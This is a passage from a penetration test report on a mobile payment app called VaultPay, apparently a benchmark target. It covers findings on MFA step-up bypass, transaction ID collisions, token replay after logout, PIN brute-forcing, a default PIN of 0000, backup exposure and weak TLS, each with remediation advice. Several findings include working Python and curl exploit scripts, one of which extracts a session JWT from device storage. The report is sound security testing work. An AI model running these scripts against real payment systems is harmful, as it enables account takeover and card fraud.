Account security posture can be persistently degraded when an attacker obtains temporary access to an authenticated session, such as from an unlocked device, token theft, or short-lived malware presence. MFA reseeding allows the attacker to register a factor under attacker control, which can preserve future access paths and undermine trust in MFA as an account recovery and login assurance mechanism. The business impact includes elevated account takeover risk, fraudulent actions performed under a legitimate user identity, and increased incident response cost due to difficult attribution once attacker-controlled MFA is established. Because the vulnerable flow is reachable by normal authenticated sessions and does not require specialized conditions beyond session access, exploitation likelihood is moderate to high in realistic post-compromise scenarios. From a compliance and governance perspective, inconsistent protection of authentication-factor lifecycle actions can conflict with internal strong-authentication requirements and external expectations (for example SOC 2/ISO 27001 control objectives around access security), especially if unauthorized MFA changes are not strongly re-authenticated and auditable.

How to exploit

Step 1: Sign in as Test user 1 in the mobile app, capture the active bearer token from app traffic, and confirm the account is authenticated before testing 2FA endpoints.

```
python
import requests
BASE = "https://vaultpay.aikido-benchmarks.apagnan.ch"
TOKEN = "<SESSION_BEARER_TOKEN>"
H = {"Authorization": f"Bearer {TOKEN}"}
r = requests.get(f"{BASE}/v1/auth/2fa/status", headers=H, timeout=15)
print(r.status_code, r.text)
```

Step 2: Call the TOTP setup endpoint multiple times without sending any biometric nonce.

```
python
import requests
BASE = "https://vaultpay.aikido-benchmarks.apagnan.ch"
TOKEN = "<SESSION_BEARER_TOKEN>"
H = {"Authorization": f"Bearer {TOKEN}"}

for i in range(2):
    r = requests.post(f"{BASE}/v1/auth/2fa/totp/setup", headers=H, timeout=15)
    print(i, r.status_code, r.json())
```

Step 3: Submit a TOTP verification request without biometric nonce to validate that the verify path is processed without step-up enforcement.

```
python
import requests
BASE = "https://vaultpay.aikido-benchmarks.apagnan.ch"
TOKEN = "<SESSION_BEARER_TOKEN>"
H = {"Authorization": f"Bearer {TOKEN}"}

r = requests.post(
    f"{BASE}/v1/auth/2fa/totp/verify",
    headers=H,
    json={"code": "000000"},
    timeout=15,
)
print(r.status_code, r.text)
```

Step 4: Call a nearby 2FA-sensitive endpoint that should enforce step-up to show inconsistent protection in the same security area.

```
python
import requests
BASE = "https://vaultpay.aikido-benchmarks.apagnan.ch"
TOKEN = "<SESSION_BEARER_TOKEN>"
H = {"Authorization": f"Bearer {TOKEN}"}

r = requests.post(
    f"{BASE}/v1/auth/2fa/backup-codes/regenerate",
    headers=H,
    json={},
    timeout=15,
)
print(r.status_code, r.text)
```

Step 5: In the mobile UI, open Security settings and start "Enable 2FA" for Test user 1; observe whether a biometric prompt appears before secret disclosure.

Remediation

Implement the following measures to eliminate this vulnerability:

- Require fresh step-up authentication (biometric or equivalent high-assurance re-authentication) before allowing TOTP setup initiation, secret disclosure, and verification/enable actions.
- Enforce the step-up check server-side for all MFA lifecycle endpoints, not only in client UI; reject requests when `biometricNonce` is missing, expired, reused, or not bound to the correct user and action.
- Bind TOTP setup to a short-lived, one-time server challenge and invalidate prior pending secrets when a new challenge is issued; avoid returning reusable secret material without successful step-up.
- Add high-signal audit logging and user notifications for MFA setup start, MFA verification completion, and reseeding attempts from new devices/sessions.
- Create regression tests and a centralized security policy matrix to ensure all 2FA-sensitive endpoints apply consistent step-up controls.

References

CVSS 8.6: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

2.3.15 PT-7 - Transaction ID collision in transfer flow allows ambiguous transaction references

High

Identified on: July 22nd 2026

Description

The transfer endpoint accepts distinct idempotency keys that share the same first 10 characters and returns the same txId for both operations. This was validated by submitting two different transfers that produced identical txId values, after which the transactions list contained two different records with that same identifier while the detail endpoint returned only one record. Transaction identity integrity is therefore broken, enabling transaction confusion and unreliable reconciliation/audit by ID.

Business impact

Transaction identifiers are core authenticity anchors in payment systems, and collisions directly undermine operational trust in ledgers, reconciliation pipelines, and support/dispute handling. When multiple transfers share one `txId`, internal and external consumers may retrieve the wrong record, miss a record, or incorrectly correlate status changes, introducing accounting and audit inaccuracies. This can lead to misattribution of payments, weakened non-repudiation, and incident response blind spots. Fraud monitoring and customer support processes that rely on transaction ID lookups may act on incomplete or incorrect data, increasing financial and reputational exposure. Likelihood of exploitation is material because the colliding input is fully client-controlled and collision creation is straightforward (matching a 10-character prefix), with successful proof already observed under normal authenticated use. In regulated financial contexts, unreliable transaction traceability can also create compliance risk for record-keeping, auditability, and dispute evidence requirements.

How to exploit

Step 1: Authenticate as Test user 1 and obtain a valid bearer token for API requests. Then run the following script to create two transfers with different idempotency keys that share the same first 10 characters.

```
python3 - <<'PY'
import requests, uuid
base='https://vaultpay.aikido-benchmarks.apagnan.ch/'
token='<BEARER_TOKEN_FOR_TEST_USER_1>'
H={'Authorization':f'Bearer {token}','Content-Type':'application/json','Accept':'application/json'}
HGET={'Authorization':f'Bearer {token}','Accept':'application/json'}

contact_id=requests.get(base+'v1/contacts',headers=HGET,timeout=15).json()[0]['id']
prefix=('col'+uuid.uuid4().hex[:7])[:10]   # exactly 10 chars
key1=prefix+'-A-'+uuid.uuid4().hex[:6]
key2=prefix+'-B-'+uuid.uuid4().hex[:6]
txid='tx_'+prefix

nonce=lambda: requests.post(base+'v1/auth/biometric/challenge',headers=HGET,timeout=15).json()['nonce']

def submit(key, amount, memo):
    body={
      'contactId':contact_id,
      'amountMinorUnits':amount,
      'asset':'EUR',
      'memo':memo,
      'biometricNonce':nonce(),
      'idempotencyKey':key,
    }
    r=requests.post(base+'v1/transfers',headers=H,json=body,timeout=15)
    print(memo, r.status_code, r.text)
    return r

print('prefix=',prefix,'txid=',txid)
r1=submit(key1,1,'collision-one')
r2=submit(key2,2,'collision-two')

items=requests.get(base+'v1/transactions',headers=HGET,timeout=15).json()['items']
matches=[x for x in items if x['id']==txid]
print('list_matches=',len(matches))
for m in matches:
    print({'id':m['id'],'memo':m.get('memo'),'amount':m['amountMinorUnits'],'date':m['date']})

detail=requests.get(base+f'v1/transactions/{txid}',headers=HGET,timeout=15)
print('detail=',detail.status_code,detail.text)
PY
```

Step 2: Inspect the script output for the list endpoint evidence.

Step 3: Inspect the script output for the detail endpoint evidence.

Remediation

Implement the following measures to eliminate this vulnerability:

- Generate `txId` as a server-side, collision-resistant identifier (e.g., UUIDv4/ULID) that is fully independent of user-supplied idempotency keys.
- Treat idempotency as a separate field and enforce scoped uniqueness on `(account_id, idempotency_key)` to preserve replay protection without influencing transaction identity.
- Add a strict uniqueness constraint/index on transaction primary identifier storage and fail safely (no transaction creation) on any collision condition.
- Update `GET /v1/transactions/{id}` to enforce one-to-one semantics; if duplicates are ever detected, return an explicit integrity error and trigger alerting rather than returning an arbitrary record.
- Run a one-time data integrity sweep to detect and remediate existing duplicate IDs, with reconciliation controls for affected records.
- Add automated tests that submit varied idempotency keys with identical prefixes to verify non-collision of `txId` and consistent list/detail behavior.

References

CVSS 7.1: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N

2.3.17 PT-8 - Active sessions controls operate only on local state and do not revoke backend sessions

Medium

Identified on: July 22nd 2026

Description

The mobile Active sessions flow was implemented against local in-memory state instead of the backend session-management endpoints. This was validated by successfully removing non-current sessions in the UI while no requests were sent to the VaultPay backend session routes and backend `/v1/sessions` output remained unchanged. As a result, users can be led to believe suspicious sessions were terminated while server-side sessions may remain active.

Business impact

Users may rely on Active sessions during account compromise response, but the control can provide a false confirmation of protection. If a malicious or unauthorized backend session exists, access can persist even after the user believes all other devices were signed out, increasing the likelihood of continued unauthorized viewing or actions. The impact is primarily loss of security-control integrity and delayed containment. Security and support teams may also be misled during investigations because user-visible state and backend state diverge, which can prolong incident duration and increase downstream fraud or data-exposure risk. From a compliance and governance perspective, session termination controls are commonly treated as account-protection safeguards. A non-effective implementation can undermine expectations around incident response, user notification accuracy, and demonstrable account security controls.

How to exploit

Step 1: Log in to the VaultPay mobile app as Test user 1 and open **Settings → Security & sessions → Active sessions**. Record the sessions shown in the UI before taking any action.

Step 2: Obtain a valid bearer token for Test user 1 from a normal authenticated app/API flow, then query backend sessions to capture the baseline server state.

```
curl -i 'https://vaultpay.aikido-benchmarks.apagnan.ch/v1/sessions' \
  -H 'Authorization: Bearer <TEST_USER_1_TOKEN>'
```

Step 3: With HTTPS traffic inspection enabled (for example, proxy/instrumentation), tap **Sign out all other devices** on the Active sessions screen.

Step 4: Query backend sessions again using the same token and compare with the baseline response.

```
curl -i 'https://vaultpay.aikido-benchmarks.apagnan.ch/v1/sessions' \
  -H 'Authorization: Bearer <TEST_USER_1_TOKEN>'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Wire Active sessions listing and mutation actions to backend session endpoints (`GET /v1/sessions`, `DELETE /v1/sessions/{id}`, `POST /v1/sessions/signout-others`) and remove local-only revocation logic from production flow.
- Treat backend response as the source of truth: refresh sessions from the server after each action and only show success when server-side revocation succeeds.
- If backend calls fail, preserve existing UI entries and show an explicit error state (no optimistic removal for security-critical actions).
- Remove or hard-gate seeded/mock session data so it cannot drive production security controls.
- Add end-to-end tests asserting that each UI session-control action emits the expected backend request and results in changed `/v1/sessions` state.

References

CVSS 5.3: CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:N/VI:L/VA:N/SC:H/SI:H/SA:N

2.3.19 PT-9 - Biometric step-up authentication bypass in sensitive flows when biometrics are unavailable

~~Medium~~ Marked As Solved

Identified on: July 22nd 2026 | Resolved on: July 29th 2026

Description

Biometric-protected actions were found to execute without biometric verification because the biometric gate falls back to success when `canAuthenticate(...)` is not `BIOMETRIC_SUCCESS`. This was validated in the virtual card creation flow, where a new card was created with no biometric prompt, and the same root cause affects other sensitive flows using the same gate. The issue weakens local authorization controls and permits unauthorized high-risk actions from an already authenticated app session on affected devices.

Business impact

Local authorization controls for sensitive operations are weakened. An actor who gains access to an unlocked or already authenticated app session can perform high-impact actions that users reasonably expect to be protected by biometric step-up, including card lifecycle changes, credential/security changes, and potential exposure of sensitive card data. The business impact includes increased fraud exposure, unauthorized account/security state changes, and reduced trust in strong-authentication controls. Because multiple sensitive flows depend on the same biometric gate, the blast radius is broader than a single feature and affects core security workflows. Likelihood is moderate in real-world scenarios where session access is possible (lost/unattended device, shoulder-surfing, shared device context, or malware-assisted UI interaction), especially on devices where biometrics are not enrolled. Although this is not a remote unauthenticated bypass, the control failure can still materially affect financial and privacy risk posture. For regulated financial contexts, this behavior may conflict with expectations for step-up verification and strong customer authentication controls on sensitive actions, potentially creating audit and compliance concerns if not remediated.

How to exploit

Step 1: Use an Android device or emulator where biometrics are not enrolled or are unavailable. Ensure the VaultPay app is installed and an authenticated session is present.

Step 2: Sign in as Test user 1, navigate to the Cards area, and open the New virtual card flow.

Step 3: Enter a card name such as `BypassTest`, leave the daily limit blank, and submit by tapping Create card.

Step 4: Confirm that the virtual card was created successfully in the cards list after submission.

Step 5: Verify the root cause in source by checking the biometric gate and a sensitive flow callback path.

```
grep -n "canAuthenticate\|onSuccess" app/src/main/java/app/vaultpay/biometric/BiometricGate.kt
grep -n "BiometricGate.authenticate\|issueBiometricChallenge\|createVirtualCard" app/src/main/java/app/vaultpay/ui/cards/CreateVirtualCardScreen.kt
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Change biometric gating to fail closed: when `canAuthenticate(...)` is not `BIOMETRIC_SUCCESS`, block the protected action and surface an explicit error state rather than invoking success.
- Implement a secure fallback path for unavailable biometrics, such as device credential re-authentication (PIN/pattern/password) or explicit account re-authentication, and require one of these before continuing.
- Bind step-up tokens/nonces to a verified authentication event (and preferably server-side validation), instead of allowing local flow continuation based only on client callback state.
- Centralize step-up policy for all sensitive actions and enforce it consistently across cards, transfers, security settings, and session-management features.
- Add automated tests for negative states (`ERROR_NONE_ENROLLED`, hardware unavailable, lockout) to ensure protected actions cannot execute without successful step-up verification.

References

CVSS 2: CVSS:4.0/AV:L/AC:L/AT:P/PR:L/UI:N/VC:N/VI:L/VA:N/SC:L/SI:L/SA:N

2.3.21 PT-10 - Unlimited current-PIN brute-force attempts in Change PIN flow

Medium

Identified on: July 22nd 2026

Description

The card PIN change flow accepts unlimited incorrect current-PIN submissions without lockout, cooldown, or progressive delay, and returns a precise failure oracle ("Incorrect current PIN") on each attempt. This behavior was reproduced through repeated wrong PIN submissions followed by a successful change once the correct PIN was entered, demonstrating that guesses are not throttled or blocked. A 4-digit secret can therefore be brute-forced in a practical number of attempts when an attacker has access to an authenticated app session.

Business impact

Unauthorized PIN takeover can occur if an attacker gains access to an authenticated app session (for example, via device compromise, unattended unlocked device access, or session theft). Once the current PIN is brute-forced, the card PIN can be changed, which can enable fraudulent card usage and disrupt legitimate customer access. Operational and fraud risk is elevated because the attack is low-cost and highly automatable against a small keyspace. The absence of throttling or lockout substantially increases likelihood compared with a properly hardened PIN-verification process, and repeated attempts can be executed quickly until a valid PIN is found. From a governance perspective, this weakness conflicts with common expectations for strong customer authentication controls on sensitive payment actions. If exploited at scale, it can increase fraud losses, incident response burden, and scrutiny against payment-security control effectiveness.

How to exploit

Step 1: Sign in to the mobile app as Test user 1, open Cards, select a card, and navigate to the Change PIN screen.

Step 2: Enter Current PIN 0000, New PIN 2222, Confirm new PIN 2222, then tap Save.

Step 3: On the same Change PIN screen, enter Current PIN 1111, New PIN 3333, Confirm new PIN 3333, then tap Save.

Step 4: Repeat submission with another incorrect current PIN (for example 1234) while keeping New PIN/Confirm as 3333, then tap Save.

Step 5: Repeat submission with another incorrect current PIN (for example 9999), then tap Save.

Step 6: Immediately submit again using Current PIN 2222, New PIN 3333, Confirm new PIN 3333, then tap Save.

Remediation

Implement the following measures to eliminate this vulnerability:

- Implement server-side failed-attempt tracking for current-PIN verification (scoped at minimum per card and per account/session).
- Enforce retry controls for PIN changes, such as temporary lockout or cooldown after a small threshold of consecutive failures (for example 5 attempts), with increasing lockout windows on repeated abuse.
- Introduce progressive response delays/backoff for failed old-PIN submissions to reduce brute-force throughput even before lockout thresholds are hit.
- Return a generic failure message for PIN-change validation errors to reduce oracle quality, while preserving detailed reason codes only in internal logs.
- Add detection and alerting for anomalous PIN-change failures (burst attempts, distributed attempts, repeated retries across sessions/devices), and feed these events into fraud monitoring.
- Add automated security tests to verify lockout, cooldown, and delay behavior for PIN verification flows and prevent regression.

References

CVSS 5.3: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

2.3.23 PT-11 - Logout does not invalidate backend bearer token in SessionStore sign-out flow

Medium

Identified on: July 22nd 2026

Description

The sign-out flow only clears local app state and DataStore, while the previously issued JWT remains valid on the backend. This was demonstrated by calling `/me` with the same pre-logout token and receiving HTTP 200 after the app showed the login screen and local session storage was cleared. As a result, any leaked or stolen token can continue to access the account API until token expiry, despite user logout.

Business impact

A user expectation of logout is that account access is terminated. Because backend token validity persists, a leaked or stolen bearer token can continue to provide authenticated API access after the user signs out, weakening account session security and undermining trust in session termination controls. The impact includes unauthorized access to account information and any other API actions permitted by the token scope until expiration. This expands the blast radius of token exposure incidents because defensive user action (logging out) does not immediately contain misuse. Likelihood is moderate in environments where mobile tokens may be exposed through compromised devices, debugging artifacts, intercepted traffic, or insecure storage/telemetry practices. The observed 24-hour token lifetime increases the practical abuse window, and for regulated environments this may contribute to noncompliance concerns around session management and prompt revocation expectations.

How to exploit

Step 1: Log in to the mobile application as Test user 1 and keep the session active on an authenticated screen.

Step 2: Extract the active bearer token from app session storage, then validate it against the profile endpoint before logout.

```
python3 - <<'PY'
import re, subprocess, requests
from pathlib import Path

raw = subprocess.check_output([
    'adb','exec-out','run-as','app.vaultpay',
    'cat','files/datastore/vaultpay_session.preferences_pb'
])
match = re.search(rb'eyJ[\w\-]+=*\.[\w\-]+=*\.[\w\-]+=*', raw)
assert match, 'JWT not found in session storage'
token = match.group(0).decode()
Path('/tmp/prelogout_token.txt').write_text(token)

r = requests.get(
    'https://vaultpay.aikido-benchmarks.apagnan.ch/me',
    headers={'Authorization': f'Bearer {token}'},
    timeout=15,
)
print('status_before_logout=', r.status_code)
print('body_before_logout=', r.text[:200])
print('saved_token=/tmp/prelogout_token.txt')
PY
```

Step 3: From the app UI, open Settings and tap Sign out. Wait until the login screen is shown.

Step 4: Confirm the local session datastore was cleared by the sign-out flow.

```
adb shell run-as app.vaultpay ls -l files/datastore/vaultpay_session.preferences_pb
```

Step 5: Replay the exact same pre-logout token against the backend profile endpoint after logout.

```
python3 - <<'PY'
import requests
from pathlib import Path

token = Path('/tmp/prelogout_token.txt').read_text().strip()
r = requests.get(
    'https://vaultpay.aikido-benchmarks.apagnan.ch/me',
    headers={'Authorization': f'Bearer {token}'},
    timeout=15,
)
print('status_after_logout=', r.status_code)
print('body_after_logout=', r.text[:200])
PY
```

Step 6: Optionally decode the JWT to confirm the exposure window.

```
python3 - <<'PY'
import base64, json
from pathlib import Path

token = Path('/tmp/prelogout_token.txt').read_text().strip()
payload = token.split('.')[1]
payload += '=' * (-len(payload) % 4)
obj = json.loads(base64.urlsafe_b64decode(payload.encode()))
print('iat=', obj.get('iat'))
print('exp=', obj.get('exp'))
print('lifetime_sec=', obj.get('exp') - obj.get('iat'))
PY
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Implement a server-side logout/revocation endpoint and invoke it during sign-out so the active token (or its session identifier) is invalidated immediately.
- Introduce token revocation enforcement on protected endpoints (for example, `jti` denylist, session versioning, or token introspection) so revoked tokens are rejected even before expiry.
- Adopt short-lived access tokens with refresh-token rotation, and revoke refresh tokens at logout to prevent silent re-issuance.
- Update client logout sequencing to: call backend revocation, handle failures/retries, then clear local state and navigate to login.
- Add automated security tests that assert a token captured before logout receives HTTP 401/403 on `/me` after logout.

References

CVSS 5.3: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N

2.3.26 PT-12 - Predictable default PIN assigned to newly created virtual cards

Medium

Identified on: July 22nd 2026

Description

A fixed default PIN value of "0000" is assigned whenever a virtual card is created, making each new card's initial PIN predictable. This was validated by creating multiple new cards and confirming that PIN changes fail with incorrect old PIN values but consistently succeed with oldPin=0000. The behavior weakens PIN-based security at card issuance by eliminating initial PIN entropy.

Business impact

A universal default PIN weakens card issuance security controls and undermines trust in PIN-based verification for new virtual cards. Any party with access to an authenticated account session can predict the initial PIN state of newly created cards and immediately take control of PIN rotation, which can enable unauthorized card management and increase fraud exposure. The likelihood of exploitation is moderate to high because the value is fixed, repeatable, and trivially automatable. The issue affects every newly created virtual card rather than edge cases, so impact scales with card issuance volume. From a governance perspective, deterministic default credentials can conflict with secure credential management expectations in payment/security frameworks and may increase audit findings, incident response burden, and customer trust impact if abused.

How to exploit

Step 1: Authenticate to the API as **Test user 1** and obtain a bearer token for that session.

```
# Example placeholder
export BASE_URL="https://vaultpay.aikido-benchmarks.apagnan.ch"
export TOKEN="<bearer_token_for_Test_user_1>"
```

Step 2: Run the following script to create a new virtual card, then attempt PIN change with an incorrect old PIN and with `oldPin=0000`.

```
python3 - << 'PY'
import requests, uuid, json

base = "https://vaultpay.aikido-benchmarks.apagnan.ch"
token = "<bearer_token_for_Test_user_1>"
H = {"Authorization": f"Bearer {token}", "Content-Type": "application/json"}

def nonce():
    r = requests.post(base + "/v1/auth/biometric/challenge", headers=H, json={}, timeout=20)
    r.raise_for_status()
    return r.json()["nonce"]

def show(label, r):
    print(f"\n{label} -> {r.status_code}")
    if r.text.strip():
        try:
            print(json.dumps(r.json(), indent=2))
        except Exception:
            print(r.text)

name = "pt-card-" + uuid.uuid4().hex[:6]
create_body = {"name": name, "dailyLimitMinorUnits": None, "biometricNonce": nonce()}
r_create = requests.post(base + "/v1/cards/virtual", headers=H, json=create_body, timeout=20)
show("create virtual card", r_create)
r_create.raise_for_status()
card_id = r_create.json()["id"]
print("created card id:", card_id)

r_bad = requests.post(
    base + f"/v1/cards/{card_id}/pin",
    headers=H,
    json={"oldPin": "1234", "newPin": "2222", "biometricNonce": nonce()},
    timeout=20,
)
show("change pin with oldPin=1234", r_bad)

r_good = requests.post(
    base + f"/v1/cards/{card_id}/pin",
    headers=H,
    json={"oldPin": "0000", "newPin": "2222", "biometricNonce": nonce()},
    timeout=20,
)
show("change pin with oldPin=0000", r_good)

r_verify = requests.post(
    base + f"/v1/cards/{card_id}/pin",
    headers=H,
    json={"oldPin": "2222", "newPin": "3333", "biometricNonce": nonce()},
    timeout=20,
)
show("change pin again with oldPin=2222", r_verify)
PY
```

Step 3: Repeat the same test on additional newly created virtual cards to confirm the behavior is systemic.

```
python3 - << 'PY'
import requests, uuid

base = "https://vaultpay.aikido-benchmarks.apagnan.ch"
token = "<bearer_token_for_Test_user_1>"
H = {"Authorization": f"Bearer {token}", "Content-Type": "application/json"}

def nonce():
    return requests.post(base + "/v1/auth/biometric/challenge", headers=H, json={}, timeout=20).json()["nonce"]

for i in range(2):
    name = "pt2-" + uuid.uuid4().hex[:5]
    c = requests.post(base + "/v1/cards/virtual", headers=H, json={"name": name, "dailyLimitMinorUnits": 1000, "biometricNonce": nonce()}, timeout=2
0)
    cid = c.json()["id"]
    bad = requests.post(base + f"/v1/cards/{cid}/pin", headers=H, json={"oldPin": "9999", "newPin": "1111", "biometricNonce": nonce()}, timeout=20)
    good = requests.post(base + f"/v1/cards/{cid}/pin", headers=H, json={"oldPin": "0000", "newPin": "1111", "biometricNonce": nonce()}, timeout=20)
    print(i, cid, "bad", bad.status_code, "good", good.status_code)
PY
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Replace the fixed default PIN with a per-card unpredictable value generated using a cryptographically secure RNG, or avoid default PIN assignment entirely by requiring user-selected PIN setup at issuance.
- Enforce a mandatory first-use PIN setup flow before sensitive card operations are allowed on newly created virtual cards.
- Block weak/common PIN values (for example `0000`, `1234`, repeated/sequential patterns) with server-side policy checks.
- Identify virtual cards that still retain the legacy default PIN and require immediate PIN reset, with user notification and monitoring for suspicious PIN-change activity.
- Add automated unit/integration tests to assert that new card PINs are never constant and cannot be inferred across card creations.

References

CVSS 5.3: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

2.3.29 PT-13 - Sensitive session data can be extracted through Android backups

Medium

Identified on: July 22nd 2026

Description

Application backups were enabled through `android:allowBackup="true"` on the main application manifest entry, while no effective backup exclusion policy was configured on that entry. The app stores authentication session material in preferences (`session_token` in `vaultpay_session` DataStore), which can be included in backup datasets and later restored or extracted by an attacker with backup access. This weakens local data protection and can expose authenticated session data outside intended runtime controls.

Business impact

Exposure of session tokens can lead to account session hijacking, unauthorized transaction or profile actions, and access to sensitive financial account information without re-authentication. This undermines trust boundaries that are expected to be enforced by runtime authentication and biometric prompts. The likelihood is moderate: exploitation depends on obtaining backup access, but this is a realistic scenario in lost/stolen device workflows, compromised cloud backup accounts, insider/forensic access, or insecure operational handling of backup data. The attack does not require exploitation of remote code paths once backup data is obtained. If user-identifying or financial data is accessed through replayed sessions, incident handling and breach-notification obligations may be triggered under privacy and sectoral requirements (for example, GDPR-aligned obligations), with associated legal, operational, and reputational impact.

How to exploit

Step 1: Inspect the Android manifest to verify that backups are enabled on the application and that no backup-policy attributes are configured on that same element.

```
grep -nE 'allowBackup|fullBackupContent|dataExtractionRules' app/src/main/AndroidManifest.xml
```

Step 2: Review backup rule resources to confirm they are template placeholders and do not contain active include/exclude rules protecting sensitive files.

```
sed -n '1,120p' app/src/main/res/xml/backup_rules.xml && sed -n '1,140p' app/src/main/res/xml/data_extraction_rules.xml
```

Step 3: Confirm that authentication session data is persisted in DataStore preferences under the `vaultpay_session` store and `session_token` key.

```
grep -nE 'preferencesDataStore|session_token|prefs\[tokenKey\]' app/src/main/java/app/vaultpay/session/SessionStore.kt
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Set `android:allowBackup="false"` on the production application if backup is not a business requirement.
- If backup must remain enabled, explicitly configure `android:fullBackupContent` and `android:dataExtractionRules` on the `<application>` element and add exclusions for session artifacts (for example, DataStore files such as `datastore/vaultpay_session.preferences_pb`) and other secrets.
- Move session tokens to stronger at-rest protection (for example, Keystore-backed encryption) and avoid long-lived bearer tokens in plain preference-backed storage.
- Implement token lifecycle controls resilient to restore events (short TTL, refresh rotation, server-side revocation on suspicious reuse/device change).
- Add CI/static policy checks to block releases with `allowBackup=true` unless approved backup rules and sensitive-data exclusions are present.

References

CVSS 7: CVSS:4.0/AV:L/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:N

2.3.31 PT-14 - Cleartext network traffic is globally permitted in app manifest

Medium

Identified on: July 22nd 2026

Description

Cleartext HTTP transport was enabled at the application level via `android:usesCleartextTraffic="true"` in the main manifest. No `networkSecurityConfig` override was configured to narrowly scope or deny cleartext traffic, so non-TLS requests are broadly allowed. This weakens transport security hardening and increases exposure to interception or tampering on hostile networks.

Business impact

Transport hardening is weakened because confidentiality and integrity guarantees are reduced whenever HTTP is used. In a finance-related mobile workflow, this can expose sensitive account or session data and allow response tampering that may influence user actions or downstream business logic. The exploitation likelihood is moderate: a network-adjacent attacker position is required, and an HTTP path must be exercised. However, the risk remains operationally significant because cleartext is enabled globally, so a single misconfigured endpoint, future feature, or SDK call can create an exploitable channel without additional platform safeguards. This posture can also conflict with common mobile security baselines and encryption-in-transit expectations (for example, OWASP MASVS-style controls and organizational compliance requirements), increasing audit and governance risk even before a confirmed active exploit.

How to exploit

Step 1: Inspect the main Android manifest and verify that cleartext traffic is explicitly enabled on the `<application>` element.

```
grep -nE 'usesCleartextTraffic|networkSecurityConfig' app/src/main/AndroidManifest.xml
```

Step 2: Check whether a network security configuration file exists to restrict or scope cleartext traffic.

```
find app/src/main -iname 'network_security_config*.xml'
```

Step 3: Confirm that cleartext permission is therefore applied broadly at application level rather than constrained per domain or build type.

Remediation

Implement the following measures to eliminate this vulnerability:

- Set `android:usesCleartextTraffic="false"` in production configuration (or remove the permissive setting entirely) so encrypted transport is the default.
- Add `android:networkSecurityConfig` and define `res/xml/network_security_config.xml` with `cleartextTrafficPermitted="false"` at base level.
- If HTTP is temporarily required for local development, isolate exceptions to debug builds only via manifest overlays and domain-scoped `<domain-config cleartextTrafficPermitted="true">` entries.
- Enforce HTTPS-only backend endpoints in release builds and add CI checks to fail builds when `http://` base URLs or global cleartext allowances are introduced.
- Remove unnecessary HTTP deep-link handling and keep externally reachable routes HTTPS-only to reduce downgrade opportunities.

References

CVSS 2.1: CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:P/VC:L/VI:N/VA:N/SC:L/SI:L/SA:N

2.3.33 PT-15 - Weak TLS cipher suites accepted

Low

Identified on: July 22nd 2026

Description

The service accepts suboptimal TLS cipher suites or parameters that are not outright broken but weaken confidentiality and forward secrecy. Examples include AES-CBC suites under TLS 1.2, RSA key exchange (TLS_RSA, no forward secrecy), SHA-1 signatures, finite-field DH parameters smaller than 2048 bits, or legacy/weak elliptic curves. These choices increase exposure to downgrade and cross-protocol attacks and are deprecated by modern security guidance. Many Third-Party Risk Management (TPRM) platforms flag this as a medium-to-high risk that can lower external security scores and slow vendor assessments and insurance renewals.

Business impact

This issue can lead to data breaches, regulatory non-compliance, and erosion of customer trust.

Identified Configuration

```
{
  "TLS 1.2": {
    "weak_ciphers": [
      "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
      "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA"
    ]
  }
}
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Prefer TLS 1.3 wherever possible. For TLS 1.2, allow only forward-secrecy AEAD suites (ECDHE or DHE with AES-GCM or ChaCha20-Poly1305), disable RSA key exchange (TLS_RSA), disable CBC-mode and 3DES suites, enforce DH parameter size ≥ 2048 bits and modern curves (e.g., secp256r1, X25519), and disallow SHA-1 signatures. Optionally generate a hardened configuration with Mozilla's SSL Configuration Generator (ssl-config.mozilla.org).

2.3.34 PT-16 - Missing or Misconfigured Security Headers

Low

Identified on: July 22nd 2026

Description

The application is missing important HTTP security headers or has them misconfigured. Security headers provide defense-in-depth against common web attacks including clickjacking, MIME-sniffing, and protocol downgrade attacks.

Identified Configuration


```
[
  {
    "rule_id": "strict_transport_security_missing",
    "header_name": "Strict-Transport-Security",
    "header_value": ""
  }
]
```


Remediation

Implement the following measures to eliminate this vulnerability:

- Review the specific header findings and configure your web server or application to return the recommended security headers with appropriate values.

Appendices

A. Engagement configuration

Assessment

Application Scope

Full application

Test Users

- Test user 3 · Username / Password

Code & Documentation

Repositories

- android-vaultpay-app

B. Scope & Methodology

Methodologies

The penetration test followed a structured engagement lifecycle aligned with industry-standard methodologies, including OWASP Testing Guide v4.2, PTES, NIST SP 800-115, OWASP (M)ASVS, and the OWASP AI Testing Guide, including agentic behavior testing.

- Engagement scope and configuration were validated prior to and during testing
- Findings were reviewed for accuracy and severity classification
- Results can be escalated for further analysis upon request
- Methodology is continuously refined based on emerging threat intelligence

Penetration test types

	Black box	Grey box	White box
Goal	Assess security defences against a cyber attack	Assess security defences against a cyber attack	Assess security defences against a cyber attack
Access level	Zero access or internal information	Some internal access and internal information	Complete open access to applications and systems
Pros	Most realistic Testing is performed from point of view of attacker	More efficient and complete than Black Box while saving time and money Testing is performed from point of view of attacker	More comprehensive, less likely to miss a vulnerability Testing is performed from point of view of attacker
Cons	Time consuming and more likely to miss a vulnerability	More hidden vulnerabilities might be missed	More action required by client to provide information and more time necessary to process documents

C. Vulnerability Coverage

OWASP Top 10 Compliance

The penetration test covers the OWASP Top 10 vulnerability categories and includes agentic behavior testing aligned with the OWASP AI Testing Guide, helping identify critical web application and AI-agent behavior risks.

Tested Vulnerability Classes

The penetration test explicitly checked for the following vulnerability types:

Injection & Execution	Authentication & Access Control
SQL, NoSQL, XPath, & LDAP Injection	Broken or Improper Authentication
